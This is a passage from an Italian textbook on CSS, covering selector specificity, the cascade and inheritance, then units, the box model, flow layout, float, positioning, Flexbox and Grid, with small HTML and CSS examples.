Il titolo diventa **blu**: il selettore di classe è più specifico del selettore di tipo, anche se compare prima.

Il CSS definisce con precisione come calcolare la specificità di un selettore:

- si ignora il selettore universale;
- si conta il numero di selettori di **id** (= *A*);
- si conta il numero di selettori di **classe**, di **attributo** e di **pseudo-classe** (= *B*);
- si conta il numero di selettori di **tipo** e di **pseudo-elemento** (= *C*).

La specificità è la **terna numerica** (*A*, *B*, *C*) così calcolata.

Selettore	Specificità (<i>A</i> , <i>B</i> , <i>C</i>)
#id	(1, 0, 0)
em.master[target]	(0, 2, 1)
#navbar ul li a.nav-link[href*='/']	(1, 2, 3)
article.item section p::first-letter	(0, 1, 4)
a:hover	(0, 1, 1)
*	(0, 0, 0)

Il confronto fra due specificità avviene considerando le tre componenti **in ordine**:

- vince la specificità con *A* maggiore;
- a parità di *A*, vince quella con *B* maggiore;
- a parità anche di *B*, vince quella con *C* maggiore;
- se tutti e tre i valori coincidono, le due specificità sono uguali.



La terna **non** va letta come il numero *ABC*: le componenti non si «riportano». Un solo selettore di id, con specificità (1,0,0), batte undici selettori di classe, che valgono (0,11,0). Nessuna quantità di classi potrà mai superare un id.

Esempio 3.16 — Confronti di specificità

Selettore 1	Spec. 1	Selettore 2	Spec. 2	Vince
<code>a[target]</code>	(0,1,1)	<code>.list a</code>	(0,1,1)	pareggio
<code>#msg</code>	(1,0,0)	<code>input[type].inp</code>	(0,2,1)	il 1°
<code>#nav > #brd a.lk</code>	(2,1,1)	<code>em.foo.bar.light</code>	(0,3,1)	il 1°
<code>[id='nav'] a</code>	(0,1,1)	<code>#nav a</code>	(1,0,1)	il 2°

L'ultimo caso è istruttivo: `[id='nav']` e `#nav` selezionano esattamente lo stesso elemento, ma il primo è un selettore di attributo (*B*) e il secondo un selettore di id (*A*). A parità di risultato, la specificità è diversa.

Posizione e ordine di comparsa

Quando due proprietà appartengono allo stesso bucket, allo stesso livello e hanno la stessa specificità, vince l'**ultima a comparire**.

```
h1 {
  color: red;
}

h1 {
  color: blue; /* vince questa: e' l'ultima */
}
```

`cascade.css`

cascade.html

Cascading!

La regola si applica sia all'interno dello stesso foglio di stile, sia all'ordine con cui i fogli di stile compaiono nel documento.

```
<head>
<meta charset="UTF-8">
<title>Cascading</title>
<link rel="stylesheet" href="blue.css">
<link rel="stylesheet" href="red.css">
</head>
<body>
<h1>Cascading!</h1>
</body>
```

`ordine.html`

ordine.html

Cascading!

```
h1 {
  color: blue;
}
```

`blue.css`

```
h1 {
  color: red;
}
```

`red.css`

Se `blue.css` contiene `h1 { color: blue; }` e `red.css` contiene `h1 { color: red; }`, il titolo sarà **rosso**: `red.css` è collegato per ultimo.

Riepilogo dell'algoritmo




Figura 3.6: *L'algoritmo della cascata: si scende di criterio solo in caso di parità.*

Vedere la cascata nei DevTools

Il pannello degli stili dei DevTools mostra tutte le regole che si applicano all'elemento selezionato, ordinate dalla più specifica (in alto) alla meno specifica (in basso), con **barrate** le dichiarazioni che hanno perso il confronto. È il modo più rapido per capire perché una regola «non funziona». Gli stili dello user agent sono nascosti per impostazione predefinita: per vederli basta premere **F1** nei DevTools e cambiare le impostazioni. Un esempio di questo pannello è accanto all'esempio sulla specificità, poco sopra.

Alcune proprietà CSS vengono **ereditate** dagli elementi antenati, se non è stato impostato un valore specifico.

Le proprietà ereditabili sono soprattutto quelle legate al testo, come **color**, **font-size**, **font-family**, **font-weight** e **font-style**.

Esempio 3.17 — Ereditarietà in azione

```
p {  
  font-family: sans-serif;  
  color: red;  
  font-style: normal;  
}
```

eredita.css

```
<p>  
  Hello <em>Inheritance</em>  
</p>
```

eredita.html

eredita.html
Hello Inheritance

Analisi pagina Console Debugger Rete Editor stili

Regole dell'elemento

i, cite, em, var, dfn {
 font-style: italic;
}

(user agent) html.css

Ereditato da p

p {
 font-family: sans-serif;
 color: red;
 font-style: normal;
}

eredita.css:1

Selezionando l' nei DevTools: **font-style: normal** ereditato dal <p> è barrato, perché perde contro la regola del browser che si applica direttamente all'.

L'elemento non ha regole proprie, eppure diventa rosso e senza grazie: eredita **color** e **font-family** dal <p> che lo contiene.

Resta invece **in corsivo**, nonostante il padre dichiari **font-style: normal**. Il motivo è che l' ha una regola propria che gli assegna il corsivo: quella dello user agent stylesheet. Un valore ereditato non compete con una regola che si applica direttamente all'elemento — perde sempre.

L'ereditarietà ha la priorità più bassa in assoluto



Le proprietà ereditate hanno la specificità più bassa fra tutti i metodi di stilizzazione: **qualunque** regola che si applichi direttamente all'elemento le sovrascrive, compresi gli stili predefiniti del browser. È esattamente ciò che accade nell'esempio qui sopra, ed è uno degli inganni più frequenti quando si comincia con il CSS.



- **Learn CSS** — web.dev. Sezioni 1, da 3 a 6, 14 e 15.
<https://web.dev/learn/css/>
- **Introducing the CSS Cascade** — MDN web docs.
<https://developer.mozilla.org/en-US/docs/Web/CSS/Cascade>
- **Flukeout** — un gioco per imparare i selettori CSS.
<https://flukeout.github.io/>

LAYOUT E RESPONSIVE DESIGN

Nel capitolo precedente abbiamo visto che cos'è il CSS, come includerlo, alcune proprietà di base, i selettori, l'algoritmo della cascata e l'ereditarietà. Adesso passiamo al problema più concreto: **disporre gli elementi nello spazio**.

UNITÀ DI MISURA



Diverse proprietà CSS servono a stabilire la dimensione degli elementi o delle loro aree: **width**, **height**, **font-size**, **margin**, **padding**, **border** e altre.

Nel dimensionare gli elementi si possono usare **lunghezze assolute** oppure **lunghezze relative** (che dipendono da altre dimensioni, come quella del carattere o della finestra).

Unità assolute


Le lunghezze assolute si esprimono con un numero seguito da un'unità di misura.

```
div {  
  background: red;  
  width: 2.54cm;      /* centimetri */  
  height: 1in;        /* pollici */  
  border: 2mm solid black; /* millimetri */  
  color: white;  
  font-size: 24px;    /* pixel */  
}
```

[absolute.css](#)

```
<div>hello</div>
```

[absolute.html](#)



Il riquadro è disegnato in scala reale: se stampi questa pagina, misura davvero 2,54 cm di lato.

Il pixel CSS non è il pixel dello schermo



Un **px** in CSS non corrisponde necessariamente a un pixel fisico del monitor. Su uno schermo ad alta densità un pixel CSS può valere due o tre pixel fisici: è il motivo per cui un testo di 16px non diventa illeggibile su un telefono moderno. Le unità fisiche (**cm**, **mm**, **in**) hanno senso soltanto per la stampa; su schermo sono definite in rapporto fisso al pixel CSS e non misurano davvero un centimetro.

Percentuali

Le percentuali definiscono le dimensioni in rapporto all'**elemento padre**. Si possono usare con molte proprietà, fra cui **width**, **height**, **font-size**, **margin** e **padding**.


Esempio 4.1 — Dimensioni percentuali

```
.a {  
  width: 300px; height: 200px;  
  background: red;  
}  
  
.b {  
  width: 50%;      /* 150px */  
  height: 50%;     /* 100px */  
  background: blue;  
}
```

[percentuali.css](#)

```
<div class="a">  
  <div class="b"></div>  
</div>
```

[percentuali.html](#)



Il figlio occupa metà della larghezza e metà dell'altezza del padre.

Unità	Significato
em	1em è la dimensione del carattere corrente ; 1.5em è il 50% più grande. Storicamente, in tipografia, la dimensione del carattere derivava dalla larghezza della «M» maiuscola: da qui il nome.
rem	1rem è la dimensione del carattere calcolata sull'elemento radice (per impostazione predefinita 16px).

Esempio 4.2 — em contro rem

```
p {
  font-family: sans-serif;
  font-size: 1.5rem;    /* 1.5 x 16px = 24px */
}

span {
  font-size: 1.5em;     /* 1.5 x 24px = 36px */
}
```

relative.css

```
<p>HELLO <span>SIZES</span></p>
```

relative.html



1.5rem = 1,5 × 16px = 24px; dentro al paragrafo, 1.5em = 1,5 × 24px = 36px.

La differenza è tutta qui: **rem** si riferisce sempre alla radice del documento, quindi è **stabile**; **em** si riferisce al contesto, quindi si **accumula**. Annidando tre elementi con **font-size: 1.5em** si ottiene $1,5^3 \approx 3,4$ volte la dimensione di partenza, effetto quasi sempre indesiderato. Per questo, di norma, si usa **rem** per le dimensioni del testo e si riserva **em** ai casi in cui si vuole davvero che una misura scali insieme al testo circostante (per esempio il **padding** di un pulsante).

Unità relative al viewport

Il **viewport** è l'area della finestra del browser in cui viene mostrato il documento.

- **vw**: 1vw è l'1% della **larghezza** del viewport;
- **vh**: 1vh è l'1% dell'**altezza** del viewport.

```
div { height: 50vh; } /* meta' dell'altezza della
finestra */


.a { background: red; }

.b {
  background: blue; color: white;
  width: 50vw; /* meta' della larghezza della
finestra */
  font-size: 10vw; /* il testo scala con la finestra!
*/
}
```

[viewport.css](#)

```
<div class="a"></div>
<div class="b">HELLO</div>
```

[viewport.html](#)



Allargando la finestra, tutto cresce con lei: riquadri e dimensione del testo.

Box model

In CSS ogni elemento HTML è una scatola (*box*). Ogni scatola è composta da quattro aree concentriche: **content box**, **padding box**, **border box** e **margin box**.




Figura 4.1: Le quattro aree del box model.

I valori di ciascuna area si leggono comodamente nei DevTools: selezionando un elemento, il pannello mostra il box model con le misure effettive, area per area.




Figura 4.2: Lo stesso box model come lo mostrano i DevTools, con le misure in pixel: contenuto di 100x92.8, poi 20 di padding, 20 di bordo e 10 di margine su ogni lato.

- il **content box** è dove vivono i figli dell'elemento;
- il **padding** (spaziatura *interna*) separa il contenuto dal bordo;
- il **border** è il confine dell'elemento;
- il **margin** crea spazio *attorno* all'elemento.

La dimensione di ciascuna area si controlla con le dichiarazioni CSS corrispondenti. Il comportamento e l'aspetto delle scatole dipendono da tre fattori: la **modalità di layout**, il **contenuto** e le **proprietà del box model**.

L'overflow

Il contenuto potrebbe essere troppo grande per stare nella sua scatola. La parte che non ci sta si chiama **overflow**, e la proprietà **overflow** permette di decidere che cosa farne: mostrarla comunque (**visible**, il valore predefinito), tagliarla (**hidden**) o aggiungere delle barre di scorrimento (**scroll**, **auto**).

Per impostazione predefinita, **width** e **height** dimensionano il **solo content box**. Un elemento con **width: 200px**, **padding: 20px** e **border: 5px** occupa quindi $200 + 20 \cdot 2 + 5 \cdot 2 = 250$ pixel: non 200. È il singolo aspetto del CSS che genera più confusione. La soluzione universalmente adottata è dichiarare in cima al foglio di stile `* { box-sizing: border-box; }` che fa sì che **width** indichi la larghezza **fino al bordo incluso**. Da quel momento 200px significa davvero 200px.

IL FLOW LAYOUT



Per impostazione predefinita, le scatole vengono disposte secondo il **flow layout** (o *normal flow*).

- gli elementi **inline** si dispongono uno accanto all'altro nella **direzione inline**, come le parole di una frase;
- gli elementi **block** si dispongono uno **sotto** l'altro.




Figura 4.3: Il flusso normale: gli inline in riga, i block uno sotto l'altro.

Valore	Effetto
<code>inline</code>	posiziona la scatola accanto alla precedente, nella direzione inline. <code>width</code> e <code>height</code> vengono ignore ate. È il valore predefinito di <code><a></code> , <code></code> e <code></code> .
<code>block</code>	posiziona la scatola su una riga dedicata. Se non specificato diversamente, i block si espandono per tutta la dimensione inline disponibile. È il valore predefinito di <code><p></code> e delle intestazioni.
<code>inline-block</code>	come <code>inline</code> , ma consente di impostare <code>width</code> e <code>height</code> .
<code>none</code>	rimuove completamente l'elemento dalla visualizzazione.

Esempio 4.3 — Lo stesso markup con quattro display diversi

```
<h3>Intestazione</h3>
<p>
  Sto imparando <em>HTML</em> e <em>CSS</em>
</p>
```

display.html

```
em {
  display: inline;      /* poi: block,
                        inline-block, none */
  background: yellow;
  border: 1px solid;
  width: 50px; height: 50px;
}
```

display.css

display: inline

Intestazione

Sto imparando HTML e CSS

display: block

Intestazione

Sto imparando

HTML

e

CSS

display: inline-block

Intestazione

Sto imparando

HTML

e

CSS

display: none

Intestazione

Sto imparando e

Valore	Che cosa si vede
inline	i due restano nella frase; width e height sono ignorate , quindi le scatole gialle sono larghe quanto le parole.
block	ogni va su una riga propria e diventa un quadrato di 50×50, spezzando la frase in tre pezzi.
inline-block	i due restano nella frase e diventano quadrati di 50×50.
none	i due spariscono: si legge soltanto «Sto imparando e», con lo spazio che si richiude.

display: none contro visibility: hidden

display: none toglie l'elemento dal flusso: non occupa più spazio, come se non esistesse. visibility: hidden lo rende invisibile ma **conserva** lo spazio che occupava. Nessuno dei due, però, rimuove l'elemento dal documento: il contenuto viaggia comunque sulla rete e resta leggibile nel sorgente.

La proprietà **float** fa «galleggiare» un elemento nella direzione indicata, e fa sì che gli elementi fratelli successivi gli si dispongano attorno.

Esempio 4.4 — Un'immagine con il testo che le scorre attorno


```
<h1>Fu-Tzu</h1>

<p>Con una lunga barba e vesti ornate di argute battute sul codice,
Fu-Tzu era una leggenda fra i programmatori.</p>
<p>Si dice che la sua prima parola sia stata <code>printf</code>. Parte
della sua saggezza fu trascritta nel
<a href="index.html">Libro della Programmazione</a>.</p>
```

float.html

```
img {
  width: 20vw;
  min-width: 100px;
  float: left;
  margin-right: 1rem;
}
```

float.css




Il testo scorre a fianco dell'immagine e, quando questa finisce, riprende a tutta larghezza.

L'immagine si sposta a sinistra e i due paragrafi le scorrono a fianco.

La proprietà **clear** serve a impedire che un fratello successivo si disponga accanto all'elemento flottante:

```
p + p { clear: both; }
```



Il secondo paragrafo aspetta la fine dell'immagine e comincia sotto.

Con questa regola il secondo paragrafo comincia **sotto** l'immagine anziché al suo fianco.



float nacque per un compito tipografico preciso: far scorrere il testo attorno a un'immagine. Per anni, in mancanza di alternative, è stato però piegato a costruire interi impianti di pagina a colonne, con una quantità di trucchi (i famigerati *clearfix*) per rimediare ai suoi effetti collaterali. Con Flexbox e Grid quell'uso non ha più ragione di esistere: **float** è tornato a fare ciò per cui era nato.

POSIZIONAMENTO



La proprietà **position** cambia il modo in cui un elemento si comporta nel flusso normale del documento. Il valore predefinito è **static**.

Valore	Comportamento
static	flusso normale (predefinito).
relative	posizionato rispetto alla propria posizione normale .
absolute	posizionato rispetto all' antenato posizionato più vicino.
fixed	posizionato rispetto al viewport .
sticky	posizionato in base alla posizione di scorrimento dell'utente.

relative

```
div {
  position: relative;
  top: 50px; left: 50px;
  background: red;
  width: 100px; height: 100px;
}

div div {
  background: blue;
}
```

`relative.css`

```
<div><div></div></div>
```

`relative.html`



Il figlio, che non ha dimensioni proprie, riempie il padre: si vede solo il blu.

L'elemento viene spostato di 50 pixel verso il basso e verso destra rispetto a dove sarebbe finito normalmente. Lo spazio che occupava nel flusso, però, **resta riservato**: gli altri elementi non si spostano per riempirlo.

absolute

Gli elementi con `position: absolute` sono posizionati rispetto all'antenato posizionato (cioè non `static`) più vicino. Se non ne esiste alcuno, il riferimento è il documento.

A differenza di `relative`, un elemento assoluto viene **tolto dal flusso**: lo spazio che occupava viene liberato e gli altri elementi si ridispongono come se non ci fosse.


```
.a { position: relative; }

.c {
  position: absolute;
  bottom: 10px; right: 10px;
}
```

`absolute.css`

```
<div class="a">
  A: questo div ha position: relative
  <div class="b">
    B: questo div non ha position
    <div class="c">
      C: position absolute
    </div>
  </div>
</div>
```

`absolute.html`




.c si posiziona rispetto ad .a, l'antenato posizionato più vicino, non rispetto a .b.

fixed

```
a {
  position: fixed;
  bottom: 2rem; right: 2rem;
  background-color: white;
  border: 2px solid;
  padding: 1em;
}
```

`fixed.css`



L'elemento è posizionato rispetto al viewport e **non si muove** con lo scorrimento della pagina. È il meccanismo dietro ai pulsanti «torna su», alle barre di navigazione sempre visibili e ai banner dei cookie.

sticky

Gli elementi con `position: sticky` sono posizionati in base alla posizione di scorrimento: sono una sorta di ibrido fra `relative` e `fixed`.

- si comportano come `relative` finché non superano una soglia;
- da quel momento si comportano come `fixed`, fino a raggiungere il confine del proprio elemento padre.

```
nav {  
  padding: 1em;  
  background: gainsboro;  
  position: sticky;  
  top: 0px; /* la soglia: si "incolla"  
            al bordo superiore */  
}
```

`sticky.css`



È il modo standard per realizzare una barra di navigazione che scorre con la pagina finché non arriva in cima, e lì rimane.

FLEXBOX



Oltre al flusso normale, il CSS moderno offre due ulteriori meccanismi di layout: **Flexbox** e **Grid**.

- **Flexbox** è pensato per layout **monodimensionali**: una riga oppure una colonna.
- **Grid** è pensato per layout **bidimensionali**: righe e colonne insieme.

Contenitori flex

Un contenitore flex si dichiara con `display: flex`. È un elemento di livello blocco, i cui figli diventano **flex item**.

Ogni contenitore flex ha un **asse principale** (*main axis*) e un **asse trasversale** (*cross axis*). L'asse principale si stabilisce con la proprietà `flex-direction` (il valore predefinito è `row`); l'asse trasversale è quello ortogonale.




Figura 4.4: I due assi di un contenitore flex.

Flex item

I figli del contenitore flex diventano flex item, vengono disposti lungo l’asse principale e supportano alcune proprietà specifiche.

Proprietà	Effetto
<code>flex-grow</code>	fa espandere l’elemento occupando tutto lo spazio disponibile lungo l’asse principale.
<code>flex-shrink</code>	controlla se l’elemento può ridurre la propria dimensione di base per stare nel contenitore.
<code>flex-wrap</code>	si imposta sul contenitore e controlla che cosa accade in caso di traboccamento: gli elementi possono andare a capo su più righe.

justify-content

La proprietà `justify-content` del contenitore specifica come gestire lo spazio libero lungo l’asse **principale**.




Figura 4.5: I valori più usati di `justify-content`.

align-content e align-items

Analogamente, **align-content** specifica come gestire lo spazio libero lungo l'asse **trasversale**; i valori più usati sono **flex-start**, **flex-end** e **center**. La proprietà **align-items** allinea invece i singoli elementi lungo lo stesso asse.

Esempio 4.5 — Un contenitore flex completo


```
<div class="container">
  <div class="item special"><em>1</em></div>
  <div class="item"><em>2</em></div>
  <div class="item"><em>3</em></div>
</div>
```

flex.html

```
.container {
  width: 300px;
  height: 50px;
  background: rgb(255, 182, 182);
  display: flex;
  justify-content: space-around;
  align-items: center;
}

.item {
  height: 20px; width: 50px;
  padding: 5px;
  background: rgb(169, 169, 255);
}
```

flex.css



Lo spazio libero è distribuito attorno ai tre elementi, che restano centrati in verticale nei 50px di altezza.

Gli elementi sono distribuiti orizzontalmente con spazio uguale attorno a ciascuno (**space-around**) e centrati verticalmente (**align-items: center**).

Uno strumento per esercitarsi



Il sito <https://flexbox.help/> permette di visualizzare l'effetto delle proprietà flex in tempo reale ed è molto utile per prenderci confidenza.

Grid è un layout **bidimensionale**, basato su righe e colonne.

- i contenitori grid si dichiarano con `display: grid;`
- i figli diretti dei contenitori grid diventano **grid item**;
- il contenitore definisce **numero e dimensione** delle proprie righe e colonne.


Esempio 4.6 — Una griglia a due colonne e tre righe

```
.container {  
  display: grid;  
  grid-template-columns: 1fr 100px;      /* due colonne */  
  grid-template-rows: 20px 50px 100px;  /* tre righe */  
  gap: 10px;  
}
```

`grid.css`

```
<div class="container">  
  <div>A</div><div>B</div><div>C</div>  
  <div>D</div><div>E</div><div>F</div>  
</div>
```

`grid.html`



Le righe sono alte 20, 50 e 100 pixel; il **gap** lascia 10 pixel fra una cella e l'altra.

Gli elementi vengono collocati **riga per riga**: A e B nella prima, C e D nella seconda, E ed F nella terza.

L'unità fr

